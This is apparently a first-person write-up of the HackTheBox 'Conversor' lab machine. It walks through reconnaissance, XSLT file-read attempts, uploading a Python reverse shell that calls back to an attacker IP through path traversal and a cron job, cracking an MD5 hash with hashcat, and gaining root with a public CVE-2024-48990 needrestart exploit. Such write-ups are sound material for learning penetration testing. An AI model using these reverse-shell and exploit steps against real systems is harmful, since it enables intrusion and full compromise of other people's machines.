HackTheBox Conversor

You can find this CTF here https://app.hackthebox.com/machines/Conversor
This is my first real CTF and I have chosen it only by the fact that on HackTheBox this machine was currently active and not retired and also flagged as Easy, so how hard can it be? Let’s see!
Reconnaissance phase
nmap
I started by doing a reconnaissance scan using the nmap.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.129.150.81

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Also, I added the IP address to the hosts file to use the mnemonic domain:
1
2
sudo nano /etc/hosts
10.129.150.81   conversor.htb
gobuster
1
2
3
4
5
6
7
8
9
10
11
12
└─$ gobuster dir -u http://conversor.htb --wordlist /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

===============================================================
/about                (Status: 200) [Size: 2842]
/javascript           (Status: 301) [Size: 319] [--> http://conversor.htb/javascript/]
/login                (Status: 200) [Size: 722]
/logout               (Status: 302) [Size: 199] [--> /login]
/register             (Status: 200) [Size: 726]
/server-status        (Status: 403) [Size: 278]
Progress: 4746 / 4746 (100.00%)
===============================================================
source code
On the “About us” page, we can find information about programmers that may be useful in a brute force attack using names as logins. There is also something more interesting – the Download source code button, which actually downloads the archive source_code.tar.gz
 About page with source code download
This seems like a good place to start. Let’s take a look inside.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/Downloads]
└─$ tar -xvf source_code.tar.gz -C ./src
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/
Without advanced analysis, we can see that the application was written in Python, uses SQLite as its database (which in this case is empty), and is used to beautify nmap XML reports and generate them in HTML format based on an XSLT template.
For now, I leave these files and return to the web application, where we quickly find that we can register without any problems.
I generated a file for use on the website from command:
1
2
──(kali㉿kali)-[~]
└─$ nmap -sV --open -oA conversor-initial-scan conversor.htb
and as a result, we get a beautiful scan report
 Prettified nmap report
Hacking phase
dead end
AFAIK applications should never accept user-supplied style sheets. XSLT processors are not designed to handle potentially malicious style sheet files originating from user input, so let’s create such a file and try to get the contents of any file first.
1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />
  <xsl:template match="/">
    <xsl:copy-of select="document('../app.py')" />
  </xsl:template>
</xsl:stylesheet>
and we get:
1
Error: Cannot resolve URI /var/www/conversor.htb/app.py
So we are a little bit closer, we can even see path! Let’s try another one:
1
2
3
4
5
6
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="unparsed-text('file:///var/www/conversor.htb/app.py')" />
  </xsl:template>
</xsl:stylesheet>
Still nothing:
1
Error: Unregistered function
I feel like there’s a way to make this work, but I don’t know what it is, so I’ll try a different approach.
reverse shell
In the app.py file, it is clear that the output HTML file is saved in the upload folder without any validation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"
I have also found something interesting in the “install.md” file:
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.
- www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 “$f”; done
It is looking like any file with the .py extension will be executed from the scripts directory.
So let’s use the reverse shell as input data in the form.
1
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.140",8443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
 Form view
and intercept the request in Burp to save that file in scripts directory (should be ../scripts/shell.py on the screenshot :))
 Burp intercepting and saving in another directory
and voilà we have reverse shell, although user can’t access home directory of user fismathack
 Reverse shell
 Without access to flag
getting user password
Let’s try something else. We know where the database is located, so let’s go there:
1
2
3
4
5
6
7
8
9
10
11
$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> select * from users
select * from users
   ...> ;
;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|admin|21232f297a57a5a743894a0e4a801fc3
sqlite>
From the source code, we know that the application uses MD5.
1
2
    username = request.form['username']
    password = hashlib.md5(request.form['password'].encode()).hexdigest()
My username is admin so there is only one hash to crack Let’s hire hashcat with rockyou list
1
2
3
4
5
6
hashcat -m 0 -a 0 5b5c3ac3a1c897c94caad48e6c71fdec /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

5b5c3ac3a1c897c94caad48e6c71fdec: :)

Session..........: hashcat
Status...........: Cracked
user flag
Remember that we have two open ports, 80 and 22, so I’ll try this password on SSH. This way, we have the user flag, and all we need to do now is elevate our privileges to root level.
 User flag
root flag
I am starting with sending LinEnum.sh script over ssh to fismathack home directory, adding appropriate chmod and run. From all the output there is a few things especially interesting:
1
2
3
4
5
6
[+] We can sudo without supplying a password!
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
After some digging I can’t see other option than look for vulnerability in needrestart program, which is our only option for sudo
1
2
3
fismathack@conversor:~$ /usr/sbin/needrestart --version

needrestart 3.7 - Restart daemons after library updates.
And as it’s turns out there is one - CVE-2024-48990 affects all versions below 3.8 and have ready to go exploit on GitHub https://github.com/ally-petitt/CVE-2024-48990-Exploit
So I just downloaded it, put by scp to target machine and followed by instructions
1
2
export PYTHONPATH=/tmp/CVE-2024-48990-Exploit-main
python3 main.py
in another console window
1
nc -lvnp 1337
and call
1
sudo needrestart -r a
to trigger exploit which ends
1
2
3
4
5
6
7
8
fismathack@conversor:~$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 127.0.0.1 38318
id
uid=0(root) gid=0(root) groups=0(root)
cd /root/
cat root.txt
05f53ae475fb2e397a2a592de7a49---
conclusions
If I had read the documentation accompanying the codes more carefully, I would have noticed the usefulness of the ‘scripts’ folder earlier and avoided working on XSLT.
Other than that, the machine was relatively easy, although in my opinion it exploited many areas of vulnerability.